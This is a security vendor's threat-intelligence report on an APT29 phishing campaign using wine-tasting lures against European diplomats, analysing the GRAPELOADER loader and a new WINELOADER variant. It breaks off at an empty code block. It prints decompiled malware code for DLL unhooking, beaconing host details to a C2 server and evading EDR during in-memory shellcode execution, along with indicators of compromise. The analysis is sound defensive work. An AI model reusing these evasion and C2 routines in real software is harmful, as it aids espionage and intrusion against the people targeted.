Renewed APT29 Phishing Campaign Against European Diplomats

research.checkpoint.com/2025/apt29-phishing-campaign/

April 15, 2025

Highlights

- Check Point Research has been tracking an advanced phishing campaign conducted by APT29, a Russia linked threat group, which is targeting diplomatic entities across Europe.
- The campaign, which appears to be a continuation of a previous one that utilized a backdoor known as WINELOADER, impersonates a major European foreign affairs ministry to distribute fake invitations to diplomatic events—most commonly, wine tasting events.
- This campaign employs a new loader, called GRAPELOADER, which is downloaded via a link in the phishing email. In addition, we discovered a new variant of WINELOADER which is likely used in later stages of the campaign.
- While the improved WINELOADER variant is still a modular backdoor used in later stages, GRAPELOADER is a newly observed initial-stage tool used for fingerprinting, persistence, and payload delivery. Despite differing roles, both share similarities in code structure, obfuscation, and string decryption. GRAPELOADER refines WINELOADER’s anti-analysis techniques while introducing more advanced stealth methods.

Introduction

Starting in January 2025, Check Point Research (CPR) has been tracking a wave of targeted phishing attacks aimed at European governments and diplomats. The Techniques, Tactics and Procedures (TTPs) observed in this campaign align with the WINELOADER campaigns, which were attributed to APT29, a Russia linked threat group.

APT29, also commonly referred to as Midnight Blizzard or Cozy Bear, is known for targeting high-profile organizations, including government agencies and think tanks. Their operations vary from targeted phishing campaigns to high-profile supply chain attacks that utilize a large array of both custom and commercial malware. The threat group is also associated with the SolarWinds supply chain attack.

In this current wave of attacks, the threat actors impersonate a major European Ministry of Foreign Affairs to send out invitations to wine tasting events, prompting targets to click a web link leading to the deployment of a new backdoor called GRAPELOADER. This campaign appears to be focused on targeting European diplomatic entities, including non-European countries’ embassies located in Europe.

In addition to GRAPELOADER, we discovered a new variant of WINELOADER active in this campaign. The compilation timestamp, as well as the similarity to the newly discovered GRAPELOADER suggests it was likely used in a later phase of the attack.

Campaign Overview

Approximately one year after the last iteration of the WINELOADER campaign, APT29 launched a new wave of phishing emails impersonating a European Ministry of Foreign Affairs, sending emails on their behalf with an invitation to wine tasting events. The emails contained a malicious link that led, in some cases, to the download of an archive, eventually leading to the deployment of GRAPELOADER. In other cases, the link in the phishing emails redirects to the official website of the impersonated Ministry of Foreign Affairs.




Figure 1 – High-level overview of GRAPELOADER infections.

Throughout the campaign, the targets include multiple European countries with a specific focus on Ministries of Foreign Affairs, as well as other countries' embassies in Europe. In addition to the emails we've identified, we found indications of limited targeting outside of Europe, including of diplomats based in the Middle East.

Phishing Emails

These identified emails were sent from at least two distinct domains, `bakenhof[.]com` and `silry[.]com`, with the sender's address impersonating a specific person in the mimicked Ministry of Foreign Affairs. Each email contained a malicious link that, when clicked, initiated the download of `wine.zip` for the next stage of the attack. The domain hosting the link was the same domain used for sending the email. In cases where the initial attempt was unsuccessful, additional waves of emails were sent to increase the likelihood of getting the victim to click the link and compromise his machine.

We identified several emails sent as part of the campaign, almost all of them with the theme of wine-tasting events:

Email subjects
Wine Event
Wine Testing Event
Wine tasting event (update date)
For Ambassador's Calendar
Diplomatic dinner

The server hosting the link is believed to be highly protected against scanning and automated analysis solutions, with the malicious download triggered only under certain conditions, such as specific times or geographic locations. When accessed directly, the link redirects to the official website of the impersonated Ministry of Foreign Affairs.

GRAPELOADER Infection

The `wine.zip` archive contains three files :

- A legitimate PowerPoint executable, `wine.exe`, which is exploited for DLL side-loading.
- A hidden DLL, `AppvIsvSubsystems64.dll`, which is bloated with junk code, serving only as a required dependency for the PowerPoint executable to run.
- Another hidden and heavily obfuscated DLL, `ppcore.dll`, that functions as a loader, called GRAPELOADER, as it is likely used to deliver WINELOADER in later phases of the attack.

Once `wine.exe` is executed and the GRAPELOADER DLL is side-loaded, the malware copies the contents of the `wine.zip` archive to a new location on the disk. It then gains persistence by modifying the Windows registry's Run key, ensuring that `wine.exe` is executed automatically every time the system reboots.

Next, GRAPELOADER collects basic information about the infected host, such as the host name and username. This collected data is then sent to the Command and Control (C2) server, where it waits for the next-stage shellcode to be delivered.

New WINELOADER Variant

In addition, in proximity to GRAPELOADER phishing emails, a new variant of the WINELOADER was submitted to VirusTotal. The newly discovered variant shares the same Rich-PE headers and a compilation timestamp closely matching that of `AppvIsvSubsystems64.dll`, suggesting they were likely part of the same attack flow. With this information, and the fact that GRAPELOADER replaced ROOTSAW, an HTA downloader used in past campaigns to deliver WINELOADER, we believe that GRAPELOADER ultimately leads to the deployment of WINELOADER.

Technical Analysis

WINELOADER is a well-known modular backdoor that is part of the APT29 toolset, but **GRAPELOADER** is a newly observed tool designed for the initial stage of an attack. It is primarily used for fingerprinting the infected environment, establishing persistence, and retrieving the next-stage payload. Despite their differences in purpose, a closer analysis reveals that the new WINELOADER variant and the GRAPELOADER share many similarities, particularly in code structure, obfuscation techniques, and string decryption processing.

A comparison of older and newer WINELOADER versions suggests that this backdoor has continued to evolve, not only preserving its core capabilities but also refining techniques from its earlier iterations. GRAPELOADER not only incorporates and enhances some of these advanced techniques, such as DLL unhooking, API resolving, code obfuscation, and string obfuscation, but also introduces entirely new methods to further improve its stealth and effectiveness.

GRAPELOADER


GRAPELOADER is delivered as a 64-bit DLL (`ppcore.dll`) with two exported functions: `PPMain` and `DllGetLCID`. While `DllGetLCID` contains only mutated junk code(valid instructions that result in time-consuming mathematical operations within large loops), its primary purpose appears to be code bloating. A similar technique is used in `AppvIsvSubsystems64.dll`, which serves solely as a required dependency for the PowerPoint executable (`wine.exe`) to run. The `PPMain` function actually triggers the malicious execution.

This DLL is executed via **DLL side-loading** through **Delayed Imports** of `wine.exe`, functioning as an initial-stage downloader. As execution occurs through the exported `PPMain` function rather than `DllEntryPoint`, it does not operate under the loader lock.

Anti-Analysis Techniques

Throughout its code, GRAPELOADER employs several anti-analysis techniques, including:

- **String obfuscation** – Each string is processed using three unique functions, tailored to work on a specific string. The first retrieves the encrypted byte blob, the second decrypts the blob using a custom algorithm, and the third immediately zeroes out the decrypted memory blob after use. This approach successfully defeats common automatic string extraction and deobfuscation tools like FLOSS by ensuring that decrypted strings never persist in memory long enough for automated analysis. In addition, as each string has unique processing methods, pattern-based heuristics struggle to reliably detect and extract them.
- **Runtime API resolving and DLL unhooking** – Before calling any **WIN API** or **NT API** function, it first **unhooks** the corresponding DLL and then resolves the API dynamically via in-memory **PE parsing**.


```
hModule = IsDllLoaded(dllName);
if ( !hModule )
{
  GetEncryptedBytes_28(&v2, v3);
  apiName_1 = DecryptBytes_0(v3);
  GetEncryptedBytes_12(&v4, v5);
  dllName_1 = DecryptBytes(v5);
  LoadLibraryW = ResolveAPI(dllName_1, apiName_1);
  hModule = LoadLibraryW(dllName);
  ZeroMem(v5);
  ZeroMem_3(v3);
}
if ( (boolUnhooking & 1) == 0 )
{
  boolUnhooking = 1;
  UnhookDLL(dllName, hModule);                    // Unhook DLL before API resolving
  boolUnhooking = 0;
}
apiAddress = GetApiAddress(hModule, apiName);
GetEncryptedBytes_61(&v6, v7);
lpProcName = DecryptBytes_3(v7);
GetProcAddress(hModule, lpProcName);              // Decoy - GetProcAddress -> CloseHandle
ZeroMem_4(v7);
return apiAddress;
```
Figure 2 – GRAPELOADER – API resolving & DLL unhooking.

Persistence Mechanism

Malicious execution begins by setting up **persistence**, but only if the process's **current working directory** is **not** `C:\Windows\System32`. This check prevents persistence from being established when executed via tools like `rundll32.exe`, though the malware is still executed. If persistence is required, GRAPELOADER:


1. Copies the content of the delivered archive `wine (2).zip` to `C:\Users\User\AppData\Local\POWERPNT\`.
2. Creates a **Run** registry key at `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` with the entry `POWERPNT`, pointing to `C:\Users\User\AppData\Local\POWERPNT\wine.exe`.

C2 Communication

After establishing persistence, the malicious code enters an infinite loop, polling its **C2 server** every **60 seconds**. Initially, it collects information on the environment, including: `UserName`, `ComputerName`, `ProcessName`, and `ProcessPID`. Together with the **hardcoded 64-character hexadecimal string** `e55c854d77279ed516579b91315783edd776ac0ff81ea4cc5b2b0811cf40aa63` (believed to function as a **campaign/version tag**) the collected data are structured like this:

```
struct CollectedEnvironmentInfo
{
    BYTE UserName[512];
    BYTE ComputerName[512];
    BYTE ProcessName[512];
    DWORD ProcessPID;
    BYTE HardcodedHexString[64];
    DWORD GenRandNumFromSystemTime;
};
```

This structure is sent via an **HTTPS POST** request to the C2 server `https[:]//ophibre[.]com/blog.php` using the **User-Agent** string `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36`.



```
GetEncryptedBytes_62(&v2, v3);
apiName = DecryptBytes_3(v3);
GetEncryptedBytes_63(&v4, v5);
dllName = DecryptBytes_12(v5);
WinHttpOpen = ResolveAPI(dllName, apiName);
GetEncryptedBytes_64(&v6, v7);
pszAgentW = DecryptBytes_13(v7);
hSession = WinHttpOpen(pszAgentW, 4u, 0LL, 0LL, 0);// UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
ZeroMem_17(v7);
ZeroMem_7(v5);
ZeroMem_4(v3);
GetEncryptedBytes_65(&v8, v9);
apiName_1 = DecryptBytes_14(v9);
GetEncryptedBytes_66(&v10, v11);
dllName_1 = DecryptBytes_12(v11);
WinHttpConnect = ResolveAPI(dllName_1, apiName_1);
GetEncryptedBytes_67(&v12, v13);
pswzServerName = DecryptBytes_12(v13);
hConnect = WinHttpConnect(hSession, pswzServerName, 443u, 0);// ServerName: "ophibre.com"
ZeroMem_7(v13);
ZeroMem_7(v11);
ZeroMem_9(v9);
GetEncryptedBytes_68(&v14, v15);
apiName_2 = DecryptBytes_4(v15);
GetEncryptedBytes_69(&v16, v17);
dllName_2 = DecryptBytes_12(v17);
WinHttpOpenRequest = ResolveAPI(dllName_2, apiName_2);
GetEncryptedBytes_70(&v18, v19);
pwszObjectName = DecryptBytes_16(v19);
GetEncryptedBytes_71(&v20, v21);
pwszVerb = DecryptBytes_15(v21);
hInternet = WinHttpOpenRequest(hConnect, pwszVerb, pwszObjectName, 0LL, 0LL, 0LL, 0x800000u);// Verb: "POST", ObjectName: "blog.php"
ZeroMem_18(v21);
ZeroMem_10(v19);
ZeroMem_7(v17);
ZeroMem_16(v15);
```


Figure 3 – GRAPELOADER – C2 communication.

Shellcode Execution & Evasion Technique

Only after receiving data from the C2 server does GRAPELOADER proceed with further execution. The payload is expected to be a **non-encrypted**, **memory-independent shellcode**, which is executed entirely in-memory without being written to disk.

To evade **memory scanning** of AV/EDR solutions, GRAPELOADER implements a well-known technique:


1. The received **shellcode** is copied into an allocated memory region with `PAGE_READWRITE` protection.
2. The **memory protection** is changed to `PAGE_NOACCESS` using the **NT API** `NtProtectVirtualMemory`.
3. The `CreateThread` **WIN API** is called to create a new **suspended** thread, with `lpStartAddress` pointing to the beginning of the non-accessible memory region.
4. The `Sleep` **WIN API** (10 seconds) is invoked, giving AV/EDR solutions time to scan the non-accessible memory region.
5. The memory protection is changed to `PAGE_EXECUTE_READWRITE` using `NtProtectVirtualMemory`.
6. The `ResumeThread` **WIN API** is called to execute the shellcode.


```
GetPayloadFromC2(&payload, &payloadSize);   // Get payload from C2
if ( payloadSize )
{
  GetEncryptedBytes(&v2, v3);
  apiName = DecryptBytes_7(v3);
  GetEncryptedBytes_0(&v4, v5);
  dllName = DecryptBytes_6(v5);
  NtProtectVirtualMemory = ResolveAPI(dllName, apiName);
  NtProtectVirtualMemory(-1LL, &payload, &payloadSize, PAGE_NOACCESS, &OldProtect);// Set payload memory as "PAGE_NOACCESS"
  ZeroMem_1(v5);
  ZeroMem_2(v3);
  GetEncryptedBytes_1(&v6, v7);
  apiName_1 = DecryptBytes_0(v7);
  GetEncryptedBytes_2(&v8, v9);
  dllName_1 = DecryptBytes(v9);
  CreateThread = ResolveAPI(dllName_1, apiName_1);
  hThread = CreateThread(0LL, 0LL, payload, 0LL, CREATE_SUSPENDED, 0LL);// Create suspended thread - payload beginning
  ZeroMem(v9);
  ZeroMem_3(v7);
  GetEncryptedBytes_3(&v10, v14);
  apiName_2 = DecryptBytes_1(v14);
  GetEncryptedBytes_4(&v12, v13);
  dllName_2 = DecryptBytes(v13);
  Sleep = ResolveAPI(dllName_2, apiName_2);
  Sleep(10000u);
  ZeroMem(v13);
  ZeroMem_0(v14);
  GetEncryptedBytes_29(&v15, v16);
  apiName_3 = DecryptBytes_7(v16);
  GetEncryptedBytes_30(&v17, v18);
  dllName_3 = DecryptBytes_6(v18);
  NtProtectVirtualMemory_1 = ResolveAPI(dllName_3, apiName_3);
  NtProtectVirtualMemory_1(-1LL, &payload, &payloadSize, PAGE_EXECUTE_READWRITE, &OldProtect);// Set payload memory as "RWX"
  ZeroMem_1(v18);
  ZeroMem_2(v16);
```
Figure 4 – GRAPELOADER – Shellcode execution and evasion technique.

As this campaign is **highly targeted**, using `CollectedEnvironmentInfo` to fingerprint infected machines, and because the execution of the next-stage payload leaves no **persistent** traces, we were unable to retrieve the next-stage shellcode.

WINELOADER

The new WINELOADER variant (`vmtools.dll`) is a 64-bit trojanized DLL with **964** exported functions, but only one of them serves as the intended entry point for malicious execution. Interestingly, the **Export Directory** exhibits RVA duplicity: each pair of exported functions shares the same RVA. This means that the DLL really contains "only" **482 unique** exports.




Name	000c	DWORD	000bf460	Hex	VMTOOLS.dll
Base	0010	DWORD	00000001		
NumberOfFunctions	0014	DWORD	000003c4		
NumberOfNames	0018	DWORD	000003c4		
AddressOfFunctions	001c	DWORD	000bceb8	Hex	Section(1)['.rdata']
AddressOfNames	0020	DWORD	000bddc8	Hex	Section(1)['.rdata']
AddressOfNameOrdinals	0024	DWORD	000becd8	Hex	Section(1)['.rdata']

Show valid

Ordinal	RVA	Name	
0156	00002080	000c0e0d	VMTools_WrapArray
0221	00002080	000c1712	dovhmp
00c7	000020f0	000c0350	RpcChannel_Free
02d6	000020f0	000c1c3a	nfrrbl
00d8	00002100	000c04b1	RpcOut_Destruct
0202	00002100	000c1636	btcou
01bd	00002110	000c212e	vm_free
032b	00002110	000c1e94	rzfupe

Figure 5 – WINELOADER – "vmtools.dll" Exports.

Another notable characteristic is the "**RWX**" (Read-Write-Execute) flag on the `.text` section. This is a strong indication of self-modifying code, which is typically part of the unpacking process.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	B2C00	1000	B2A70	E0000000	0	0	0
>	B3000	^	B4000	mapped: B3000	rwx			
.rdata	B3000	EE00	B4000	ED16	40000040	0	0	0
.data	C1E00	C00	C3000	1CA0	C0000040	0	0	0
.pdata	C2A00	1000	C5000	FA8	40000040	0	0	0
.reloc	C3A00	800	C6000	650	42000040	0	0	0

Figure 6 – WINELOADER – “vmtools.dll” RWX “.text” section.

The DLL’s name, `vmtools.dll`, along with its exported function names, suggests that it was designed to be deployed alongside a benign, vulnerable executable, leveraging **DLL side-loading** to execute malicious code.


While we could not acquire the exact main module used to load this DLL, our research quickly revealed that a similar library (same DLL name + exports) is frequently used by executables that are part of the VMWare Tools installer.

However, finding the correct version of the vulnerable module was a challenge. Because this DLL is trojanized, most of the exported functions contained garbage instructions, making it difficult to identify the intended function before the loader triggers one of the broken exports. The process was akin to finding a needle in a haystack.

To bypass this issue, we opted for an **emulation approach**, systematically **brute-forcing** all exported functions while monitoring for **behavioral anomalies**. This strategy quickly led us to the intended function, `Str_Wcscpy`, which initiates malicious execution.

WINELOADER Unpacking

A deeper analysis of `Str_Wcscpy` confirmed that it serves as an unpacking routine, similar to the one observed in previous WINELOADER versions.



```
